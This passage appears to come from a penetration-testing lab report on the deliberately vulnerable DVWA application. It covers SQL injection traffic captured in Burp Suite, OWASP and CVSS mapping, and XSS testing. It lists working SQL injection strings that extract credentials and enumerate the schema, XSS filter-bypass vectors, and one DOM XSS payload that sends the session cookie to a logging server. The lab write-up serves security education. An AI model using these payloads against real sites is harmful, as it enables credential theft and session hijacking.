All tests were performed with Burp Suite configured as a proxy (127.0.0.1:8080) in Chromium. Traffic was intercepted, modified with SQL injection payloads, and forwarded to the target. The history and inspector tools were used to analyze the structure and outcome of each request.

4.3 Traffic Analysis by Security Level

4.3.1 LOW Security Level

Basic Boolean Injection

Payload: 1 OR 1=1




Figure 4.1: Burp Suite intercept: Boolean-based SQL injection (LOW)

UNION Attack – Database and User Extraction

Payload: ' UNION SELECT database(),user() FROM users --




Figure 4.2: UNION query retrieving database name and user (LOW)

Data Exfiltration – User Credentials

Payload: `' UNION SELECT user,password FROM users -- -`




Figure 4.3: Exfiltration of usernames and password hashes (LOW)

4.3.2 MEDIUM Security Level

Numeric Boolean Injection

Payload: 1 OR 1=1




Figure 4.4: Numeric boolean injection bypassing escaping (MEDIUM)

UNION Attack – Version and Database

Payload: 1 UNION SELECT @@version, database()




Figure 4.5: Retrieving DB version and name via UNION (MEDIUM)

Schema Enumeration

Payload: 1 UNION SELECT table_name,column_name FROM information_schema.columns WHERE




Figure 4.6: Enumerating database tables and columns (MEDIUM)

4.3.3 HIGH Security Level

Session-Based Bypass

Payload: `1' OR '1'='1' --`




Figure 4.7: Bypassing LIMIT 1 restriction via session input (HIGH)

Concatenated Data Exfiltration

Payload: 1' UNION SELECT table_name, column_name FROM information_schema.columns WHERE




Figure 4.8: Exfiltrating formatted credential data (HIGH)

4.4 Burp Suite Inspector Analysis

The Burp Inspector was used to examine the structure of each request and response.




Figure 4.9: Inspector view showing request parameters, headers, and cookies

4.5 Burp Suite Repeater Validation

All SQL injection payloads were validated using Burp Suite Repeater to ensure consistent exploitation across different sessions.

4.5.1 Payload Encoding Analysis

Analysis of URL encoding in captured requests:

Table 4.1: Payload Encoding Examples

Original Payload	URL Encoded Version
1' OR '1'='1	1%27+OR+%271%27%3D%271
1 UNION SELECT @@version	1+UNION+SELECT+%40%40version
' UNION SELECT database()	%27+UNION+SELECT+database%28%29

4.6 Conclusion

Burp Suite proved essential for intercepting, modifying, and analyzing SQL injection attacks across all DVWA security levels. Each payload's success was verified through

captured HTTP responses, demonstrating the severity of injection flaws when input validation and output encoding are insufficient. The traffic logs provide reproducible evidence of exploitable vulnerabilities.

Chapter 5

OWASP Top 10 2021 Classification

5.1 Vulnerability Mapping

Table 5.1: OWASP Top 10 2021 Mapping - SQL Injection Findings

OWASP Category	CWE	Description	Severity
A03: Injection	CWE-89	Boolean-based SQL Injection (' OR '1'='1')	Critical
A03: Injection	CWE-89	Union-based SQL Injection	Critical
A03: Injection	CWE-89	Error-based SQL Injection	Critical
A03: Injection	CWE-89	Time-based Blind SQL Injection	Critical
A01: Broken Access Control	CWE-285	Authentication Bypass via SQLi	Critical
A01: Broken Access Control	CWE-200	Information Disclosure (Database)	High
A07: Identification Failures	CWE-384	Session Fixation via SQLi	Medium
A09: Security Logging Failures	CWE-778	Insufficient Logging of SQLi attempts	Medium

5.2 CVSS Scoring

Common Vulnerability Scoring System (CVSS v3.1) ratings for critical findings:

Table 5.2: CVSS v3.1 Scores for Critical Vulnerabilities

Vulnerability	CVSS Score	Vector
Union-based SQL Injection	9.8 (CRITICAL)	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Boolean-based SQL Injection	9.1 (CRITICAL)	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Time-based Blind SQLi	8.6 (HIGH)	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Chapter 6

Cross-Site Scripting (XSS) Vulnerability Analysis

6.1 Overview

This chapter details the comprehensive Cross-Site Scripting (XSS) testing performed on the DVWA (Damn Vulnerable Web Application) platform. Testing covered all three vulnerability levels (Low, Medium, High) across three XSS types: Reflected, Stored, and DOM-based XSS.

6.2 Testing Methodology

6.2.1 Scope and Objectives

- **Application:** DVWA v1.10
- **Testing Levels:** Low, Medium, High security configurations
- **XSS Types:** Reflected, Stored, DOM-based
- **Objectives:**
 - Validate input sanitization mechanisms
 - Test output encoding implementations
 - Assess JavaScript execution contexts
 - Evaluate cookie and session protection

6.2.2 Testing Tools

- Manual testing with crafted payloads
- Browser Developer Tools for DOM inspection
- Burp Suite for HTTP traffic analysis
- Custom HTML/JavaScript test cases

6.3 XSS Testing Results

6.3.1 Low Security Level

Reflected XSS - Complete Payload Analysis

Vulnerability Status: CRITICAL - No input validation or output encoding implemented.

Table 6.1: Reflected XSS Payloads Successfully Executed - Low Level

Payload ID	Payload	Result
XSS-R-L1	<code><script>alert('XSS1')</script></code>	SUCCESS
XSS-R-L2	<code></code>	SUCCESS
XSS-R-L3	<code><svg onload=alert('XSS3')></code>	SUCCESS
XSS-R-L4	<code><body onload=alert('XSS4')></code>	SUCCESS
XSS-R-L5	<code><script>alert(document.cookie)</script></code>	SUCCESS
XSS-R-L6	<code><iframe src="javascript:alert('XSS')"></iframe></code>	SUCCESS

Proof of Concept - Alert Execution:



Figure 6.1: Successful execution of `<script>alert('XSS1')</script>` payload showing JavaScript alert box

Stored XSS - Persistent Attack Analysis

Vulnerability Status: CRITICAL - Malicious scripts persist in database and execute for all users.

Table 6.2: Stored XSS Payloads Successfully Injected - Low Level

Payload ID	Payload	Impact
XSS-S-L1	<code><script>alert(document.cookie)</script></code>	Session Hijacking
XSS-S-L2	<code><iframe src="javascript:alert('XSS') "></iframe></code>	Malicious Content Loading

Proof of Concept - Cookie Theft Injection:




Figure 6.2: Injection of cookie theft payload `<script>alert(document.cookie)</script>` into guestbook

Proof of Concept - Iframe Injection:



Figure 6.3: Persistent iframe injection `<iframe src="javascript:alert('XSS')"></iframe>` in guestbook

6.3.2 Medium Security Level

Reflected XSS - Bypass Analysis

Vulnerability Status: HIGH - Basic filtering implemented but easily bypassed.

Table 6.3: Reflected XSS Bypass Payloads - Medium Level

Payload ID	Payload	Bypass Technique
XSS-R-M1	<code><scr<script>ipt>alert(1)</script></code>	Double Script Tag
XSS-R-M2	<code></code>	Alternative Event Handler
XSS-R-M3	<code><svg onload=alert(1)></code>	SVG Vector Tag
XSS-R-M4	<code><ScRiPt>alert(1)</ScRiPt></code>	Case Variation
XSS-R-M5	<code><body onload=alert(1)></code>	Body Event Handler

Proof of Concept - Double Script Tag Bypass:Figure 6.4: Bypass using `<scr<script>ipt>alert(1)</script>` - Filter removes inner `<script>`, leaving outer `<script>alert(1)</script>`**Proof of Concept - Image Error Handler:**Figure 6.5: Successful execution using `<img src=x onerror=alert(1)>` - Bypasses script tag filtering**Proof of Concept - SVG Vector Bypass:**



Figure 6.6: Execution via `<svg onload=alert(1)>` - Uses SVG tag not filtered by basic checks

DOM-based XSS - Complete Bypass Analysis

Vulnerability Status: HIGH - Client-side JavaScript manipulation without proper validation.

Table 6.4: DOM-based XSS Payloads Successfully Executed - Medium Level

Payload ID	Payload/URL	Impact
XSS-D-M1	<code>http://localhost/dvwa/vulnerabilities/xss_d/?default=English#<script>alert(1)</script></code>	Alert Execution
XSS-D-M2	<code>http://localhost/dvwa/vulnerabilities/xss_d/?default=English#<script>alert('XSS')</script></code>	Custom Alert
XSS-D-M3	<code>?default=English#<script>alert(document.cookie)</script></code>	Cookie Theft
XSS-D-M4	<code>?default=English#<script>window.location="http://localhost:8000/log?cookie="+document.cookie</script></code>	Cookie Exfiltration
XSS-D-M5	<code>?default=English#<script>document.body.innerHTML="<h1>HACKED</h1>"</script></code>	Page Defacement

Proof of Concept - Basic DOM XSS Execution:




Figure 6.7: DOM XSS via URL fragment: #<script>alert(1)</script> - Script executes from URL

Proof of Concept - Cookie Theft:




Figure 6.8: Session cookie extraction using #<script>alert(document.cookie)</script>

Proof of Concept - Cookie Exfiltration to Remote Server:

